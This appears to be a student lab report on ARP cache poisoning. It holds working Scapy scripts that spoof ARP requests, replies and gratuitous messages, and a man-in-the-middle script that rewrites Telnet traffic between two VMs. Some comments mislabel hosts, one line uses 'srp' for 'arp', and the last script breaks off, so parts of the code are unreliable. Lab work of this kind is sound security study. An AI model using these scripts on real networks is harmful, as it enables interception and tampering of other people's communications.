ARP Cache Poisoning Attack Lab


Chunxi Wang

Task 1A: Using ARP request

On host M, construct an ARP request packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

Code:

```
from scapy.all import *                          #import all scapy modules
vma_IP="10.0.2.14"                               #VM A's IP address
vma_mac="08:00:27:96:38:07"                      #VM A's MAC address
vmm_IP="10.0.2.17"                               #VM M's IP address
vmm_mac="08:00:27:14:1d:9b"                      #VM M's MAC address
print("Sending spoofed ARP request.....")
ether=Ether()
ether.dst=vma_mac                                #set the destination hardware address to VM A's MAC address
arp=ARP()
arp.psrc="10.0.2.16"                             #the source protocol address is VM B' IP address
arp.hwsrc=vmm_mac                                #set the source hardware address to VM M's MAC address
arp.op=1                                         #Set ARP operation to 1, which means a ARP request
frame=ether/arp                                  #create a spoofed ethernet frame
sendp(frame)                                     #send out this frame ("sendp()" works at network layer 2)
```




As we can see from the ARP table in VM A, after the ARP attack program has been executed in VM C, the hardware address has been poisoned. It is same to the hardware address with VM C.

Task 1B: Using ARP reply


On host M, construct an ARP reply packet and send to host A. Check whether M's MAC address is mapped to B's IP address in A's ARP cache.

Code:

```
from scapy.all import *                          #import all scapy modules

vma_IP="10.0.2.14"                               #VM A's IP address

vma_mac="08:00:27:96:38:07"                      #VM A's MAC address

vmm_IP="10.0.2.17"                               #VM M's IP address

vmm_mac="08:00:27:14:1d:9b"                      #VM M's MAC address

print("Sending spoofed ARP reply.....")

ether=Ether()

ether.dst=vma_mac                                #set the destination hardware address to VM A's MAC address

arp=ARP()

arp.psrc="10.0.2.16"                             #the source protocol address is VM B' IP address

arp.hwsrc=vmm_mac                                #set the source hardware address to VM M's MAC address

arp.op=2                                         #Set ARP operation to 2, which means a ARP reply

frame=ether/arp                                  #create a spoofed ethernet frame

sendp(frame)                                     #send out this frame ("sendp()" works at network layer 2)
```



As we can see from the ARP table in VM A, after the ARP attack program has been executed in VM C, the hardware address has been poisoned. It is same to the hardware address with VM C.



Task 1C: Using ARP gratuitous message

On host M, construct an ARP gratuitous packets. ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine's ARP cache. The gratuitous ARP packet has the following characteristics:


1. The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP;

2. The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff);


3. No reply is expected.

Code:


```
from scapy.all import *                                  #import all scapy modules

ether=Ether()                                            #ethernet header

ether.dst="FF:FF:FF:FF:FF:FF"                            #because it is a kind of broadcasting, making it a broadcast frame

ether.src="08:00:27:14:1d:9b"                            #ethernet source is the IP address of VM M

arp=ARP()                                                #ARP payload

arp.psrc="10.0.2.17"                                     #sender IP address is IP address of VM M

arp.hwsrc="08:00:27:14:1d:9b"                            #sender MAC address is VM M's MAC address

arp.pdst="10.0.2.17"                                     #target IP address is same as sender IP

srp.hwdst="FF:FF:FF:FF:FF:FF"                            #target MAC address is broadcast MAC address

arp.op=2                                                 #Opcode set to 2, indicating a response. But it is not a actual request

print("Sending ARP gratuitous message……")

frame=ether/arp

sendp(frame)
```



As we can see from this screenshot from VM A, use command "*sudo arp -d 10.0.2.17*" to delete the ARP cache of VM M (As we can see from the result).



Then execute ARP gratuitous program in VM M, then we can see a gratuitous message in Wireshark in VM A and with no reply.



Then check the ARP cache in VM A again, as we can see MAC address of VM M has been updated. This showed the gratuitous message is working.

Task 2: MITM Attack on Telnet using ARP Cache poisoning

Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B.

Step1: launch the ARP cache poisoning attack


Code for poisoning ARP cache for VM B:

```
from scapy.all import *                          #import all scapy modules

vma_IP="10.0.2.14"                               #VM A's IP address

vma_mac="08:00:27:96:38:07"                      #VM A's MAC address

vmm_IP="10.0.2.17"                               #VM M's IP address

vmm_mac="08:00:27:14:1d:9b"                      #VM M's MAC address

print("Sending spoofed ARP request for B.....")

ether=Ether()

ether.dst=vma_mac                                #set the destination hardware address to VM A's MAC address

arp=ARP()

arp.psrc="10.0.2.16"                             #the source protocol address is VM B' IP address

arp.hwsrc=vmm_mac                                #set the source hardware address to VM M's MAC address
```


```
arp.op=1                                  #Set ARP operation to 1, which means a ARP request

frame=ether/arp                           #create a spoofed ethernet frame

sendp(frame)                              #send out this frame ("sendp()" works at network layer 2)
```

Code for poisoning ARP cache for VM A:


```
from scapy.all import *                   #import all scapy modules

vmb_IP="10.0.2.16"                        #VM A's IP address

vmb_mac="08:00:27:90:F7:4e"               #VM A's MAC address

vmm_IP="10.0.2.17"                        #VM M's IP address

vmm_mac="08:00:27:14:1d:9b"               #VM M's MAC address

print("Sending spoofed ARP request for A.....")

ether=Ether()

ether.dst=vmb_mac                         #set the destination hardware address to VM A's MAC address

arp=ARP()

arp.psrc="10.0.2.14"                      #the source protocol address is VM B' IP address

arp.hwsrc=vmm_mac                         #set the source hardware address to VM M's MAC address

arp.op=1                                  #Set ARP operation to 1, which means a ARP request

frame=ether/arp                           #create a spoofed ethernet frame

sendp(frame)                              #send out this frame ("sendp()" works at network layer 2)
```



In VM M, running the ARP cache poisoning program…




In VM A, we can see the MAC address for VMB has been poisoned.




Same is VM B. We can see the MAC address for VMA has been poisoned too.


Step2: Testing


Ping VM B from VM A:






Ping VM A from VM B:






As we can see from this two ping result, both failed. From the screenshot from VM M below, we can see the ICMP packets between VM A and VM B has been dropped by VM M. SO, the attack is successful.




Step3: Turn on IP forwarding


Run this command on VM M: **$ sudo sysctl net.ipv4.ip_forward=1**



Try to ping VM A from VM B:



Try to ping VM B from VM A:




As we can see, after turn IP forwarding on, VM A and VM B can ping each other. The screenshot of Wireshark shows that VM M can forward packets between VM A and VM B.

Step4: Launch the MITM attack:

First keep IP forwarding on, create a telnet connection between VM A and VM B. Then turn off the IP forwarding by this command:

$ sudo sysctl net.ipv4.ip_forward=0


After this command has been executed, at first whatever type anything, there is nothing on the screen of VM A. After a while, the characters typed appear.



Code for sniffing and spoofing onVM M:


```
from scapy.all import *                                    #import all scapy modules

def spoof_packet(pkt):

 newpacket=IP(pkt[IP])

 if(pkt[IP].src=="10.0.2.14") and (pkt[IP].dst=="10.0.2.16"):        #only works form VM A to VM B

  if str(pkt[TCP].payload).isalpha():                      #change the content if it is a alphabet
```

```
  newpacket.payload.payload="Z"                                    #change the content to character Z

  del(newpacket.len)                                               #delete packet length, checksum, let it recalculate

  del(newpacket.chksum)

  del(newpacket[TCP].chksum)

  send(newpacket)                                                  #sent the new spoofed packet

 elif(pkt[IP].src=="10.0.2.16") and (pkt[IP].dst=="10.0.2.14"):    #do nothing from VM B to VM A

  send(newpacket)

